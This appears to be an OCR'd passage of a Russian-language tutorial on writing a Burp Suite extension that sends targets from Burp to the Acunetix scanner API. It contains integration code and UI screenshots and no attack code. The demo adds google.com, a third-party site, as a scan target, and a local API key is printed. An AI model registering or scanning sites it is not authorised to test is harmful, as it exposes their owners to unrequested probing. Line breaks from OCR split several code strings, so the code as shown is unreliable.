
```
[UI] Credentials from fields - URL: https://127.0.0.1:3443
[CHECK] Starting...
[CHECK] Result: Connected (targets: 100)
```

Time	Type	Source	Message
15:49:01 1 нояб. 2025	Info	Extensions	Acunetix Sync: Connection successful!

Event detail
Time: 15:49:01 1 нояб. 2025
Type: Info
Source: Extensions
Message: Acunetix Sync: Connection successful!

Сообщения в логах об успешном коннекте

Попробуй остановить сервисы Acunetix, чтобы получить ошибку и увидеть разницу в поведении расширения.


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Acunetix Sync
Check
Save
Error
OK

API Settings
API Key: 1986ad8c0a5b3df4d7028d5f3c06e936c5da5ab37aeb6463aba86953700471969
API URL: https://127.0.0.1:3443

Connection check failed: Connection failed: Invalid response from API

Выключил Acunetix и получил ошибку коннекта

ОТПРАВКА ТАРГЕТА ИЗ BURP В ACUNETIX

Для отправки будем использовать контекстное меню Burp, добавим свое подменю. Делается это через реализацию фабрики на основе `IContextMenuFactory`. Фабрика должна возвращать массив элементов меню с типом `JMenuItem`.

Создай файл `menu.py`:

```
from burp import IContextMenuFactory
from java.util import ArrayList
from javax.swing import JMenuItem
import threading

class AcuContextMenuFactory(IContextMenuFactory):
    # Стандартно сохраняем все необходимые ссылки на объекты
    def __init__(self, callbacks, client):
        self._callbacks = callbacks
        self._client = client

    # Функция создания элементов меню. Функцию предоставляет
IContextMenuFactory
    def createMenuItems(self, invocation):
        pass

    # Реакция на событие клика
    def _on_send(self, base_url):
        pass
```

Пользователь может кликнуть в Burp по любому элементу, который относится к объекту запрос/ответ. Это может быть: строка истории в Proxy, элемент карты сайта, запрос, открытый в Repeater или Intruder. Задача расширения — взять данные запроса, сформировать правильный URL таргета и передать его в Acunetix API.

Замени тело функции `createMenuItems`:

```
def createMenuItems(self, invocation):
    try:
        # Генерируем правильный URL таргета при помощи сервисной
функции
        base = self._makeURLTarget(invocation)
        # Если URL нет, значит, меню выводить не нужно
        if not base:
            return None
        # Формируем массив пунктов меню
        menu_list = ArrayList()

        # Добавляем в массив единственный пункт меню с обработчиком
клика функцией _on_send,
        # в которую передастся URL таргета
        item = JMenuItem("Send Target To Acunetix", actionPerformed=
lambda ev, b=base: self._on_send(b))
        menu_list.add(item)

        # Возвращаем массив элементов меню, чтобы Burp
зарегистрировал их у себя
        return menu_list

    except Exception as e:
        try:
            self._callbacks.printError("[MENU] createMenuItems
error: %s" % str(e))
        except:
            pass
        return None
```


Функция на входе получает объект `invocation` с типом `IContextMenuInvocation`. Посмотреть все свойства и методы объекта можно в справке по Extender API. Мы будем опираться на метод `getSelectedMessages()`, который возвращает массив объектов запрос/ответ (`IHttpRequestResponse`). Внутри этих объектов есть вся информация для формирования URL:

```
def _makeURLTarget(self, invocation):
    # Получаем информацию об элементе, по которому кликнули
    msgs = invocation.getSelectedMessages()
    if not msgs:
        return None

    # В ответе массив, поэтому берем первый элемент
    reqresp = msgs[0]

            # Получаем объект IHTTPRequestResponse — это основная
единица в Burp
    svc = reqresp.getHttpService()
    if not svc:
        return None

    # Разбираем полученный объект на интересующие нас части
    proto = (svc.getProtocol() or "http").lower()
    host = svc.getHost()
    port = svc.getPort()

    try:
        port = int(port)
    except Exception:
        port = -1

    # Если порт совпадает со стандартным для протокола, передаем -1,
    # чтобы java.net.URL не добавлял порт к строке
    if (proto == "http" and port == 80) or (proto == "https" and port
== 443):
        port_arg = -1
    else:
        port_arg = port

    # Формируем корректный URL таргета для передачи в Acunetix
    try:
        base = URL(proto, host, port_arg, "/").toString()
    except Exception:
        # fallback, если URL не удалось собрать
        if port_arg != -1:
            base = "%s://%s:%d/" % (proto, host, port_arg)
        else:
            base = "%s://%s/" % (proto, host)

    return base
```

Когда массив будет готов, зарегистрируй меню колбэком `registerContextMenuFactory`. Открой основной файл расширения `burp-acunetix.py` и в функцию `__init__` добавь

```
self.menu_factory = AcuContextMenuFactory(callbacks, self.client)
callbacks.registerContextMenuFactory(self.menu_factory)
```

Перезагрузи расширение и кликни правой кнопкой по какому-нибудь запросу. В контекстном меню появился пункт Extensions. При наведении должно быть видно наше подменю.


google.com
ogads-pa.clients6.google.com
www.google.com
www.gstatic.com
https://www.google.com/
Add to scope
Scan
Passively scan this host
Actively scan this host
Extensions
Engagement tools
Compare site maps
Expand branch
Expand requested items
Delete host
Copy URLs in this host
Copy links in this host
Save selected items
Issues
View
Show new site map window
Site map documentation
Acunetix Sync
Send Target To Acunetix
Contents
Search
Host
Method
URL
Para
Response
Raw
Hex
Inspector
Notes

Собственный пункт в меню Burp

Создать таргет в Acunetix можно, отправив POST-запрос на `/api/v1/targets`. В теле запроса JSON-объект, описывающий новый таргет:

```
{
  "address": "string",
  "description": "",
  "type": "default",
  "criticality": 30,
  "fqdn_status": "string",
  "fqdn_tm_hash": "string",
  "deleted_at": "string",
  "fqdn": "string",
  "fqdn_hash": "string",
  "default_scanning_profile_id": "string",
  "agents": [
    {
      "agent_id": "2b1e3b65-2c04-4fa2-a2d7-467901e98978",
      "name": "string"
    }
  ],
  "default_overrides": {
    "auth": "string",
    "scan": "string"
  }
}
```


Обязательное поле — `address`. Мы будем заполнять его и `description`. В класс `AcunetixClient` добавь функцию создания таргета:

```
def create_target(self, address, description=None):
    try:
        # В пейлоаде передается сформированный ранее URL таргета
        payload = {
            "address": address,
        }

        # Если есть описание, добавится к таргету. По умолчанию
будем отправлять Sent from Burp
        if description:
            payload["description"] = description

        # Таргет добавляется POST-запросом на эндпоинт targets
        code, hdrs, parsed = self._request("POST", "/api/v1/targets",
payload=payload)
        if code and 200 <= int(code) < 300:
            return True, parsed
        if parsed:
            return False, parsed
        return False, "HTTP %s" % (code or "unknown")
    except Exception as e:
        return False, str(e)
```

Вернись к меню и поправь функцию `_on_send`:

```
def _on_send(self, base_url):
    def worker():
        try:
            transport = getattr(self._client, "transport", None)
            api_url = getattr(transport, "api_url", None) if
transport else None
            api_key = getattr(transport, "api_key", None) if
transport else None
            if not api_url or not api_key:
                self._callbacks.issueAlert("Acunetix credentials are
not configured. Open extension settings.")
                return

            self._callbacks.printOutput("[ACU] Sending target: %s" %
base_url)
            # Описание: "Sent from Burp" (правильный английский)
            success, data = self._client.create_target(base_url,
description="Sent from Burp")
            if success:
                try:
                    self._callbacks.issueAlert("Acunetix: target
created")
                    self._callbacks.printOutput("[ACU] Target
created: %s" % str(data))
                except:
                    pass
            else:
                msg = str(data)
                try:
                    self._callbacks.issueAlert("Acunetix: failed to
create target (%s)" % (msg[:120]))
                    self._callbacks.printError("[ACU] Create target
failed: %s" % msg)
                except:
                    pass
        except Exception as e:
            try:
                self._callbacks.printError("[ACU] Exception creating
target: %s" % str(e))
            except:
                pass

    t = threading.Thread(target=worker)
    t.setDaemon(True)
    t.start()
```

Перезагрузи расширение, чтобы подгрузилась новая версия. Выбери любой запрос и отправь таргет в Acunetix. Убедись, что новый таргет добавился.


Targets
Export CSV
Export to
Address/Description
Sent from Burp

☐	Address	Description	Type
☐	https://www.google.com/	Sent from Burp	Web/Network


Таргет, добавленный расширением

ВЫВОДЫ

У нас получилось расширение, которое умеет получать информацию из Acunetix по API и отправлять обратно. Расширение уже можно использовать, но это больше заготовка. До полноценного продукта осталось реализовать: поиск по таргетам с выводом в таблицу, постраничную навигацию, подгрузку уязвимостей, запуск и отслеживание сканирований.

Ты можешь реализовать эти элементы сам, по аналогии с существующими функциями. Нужно продумать логику работы, разобраться, как расширить пользовательский интерфейс, какие компоненты накинуть и как их оживить. Еще потребуется поломать голову над тем, как правильно подгрузить найденные уязвимости, в том числе с формированием объектов запрос-ответ. Существующих набросков должно хватить.

Или можешь дождаться следующей статьи, где мы все это разберем. Я расскажу, как довести расширение до ума, покажу и объясню важные нюансы, незнание которых может сильно подпортить настроение, а то и довести до нервного срыва!



ИДЕТ ИНИЦИАЛИЗАЦИЯ!

Разбираем плюсы и минусы init-систем для Linux

aftertime
alvirmob@gmail.com

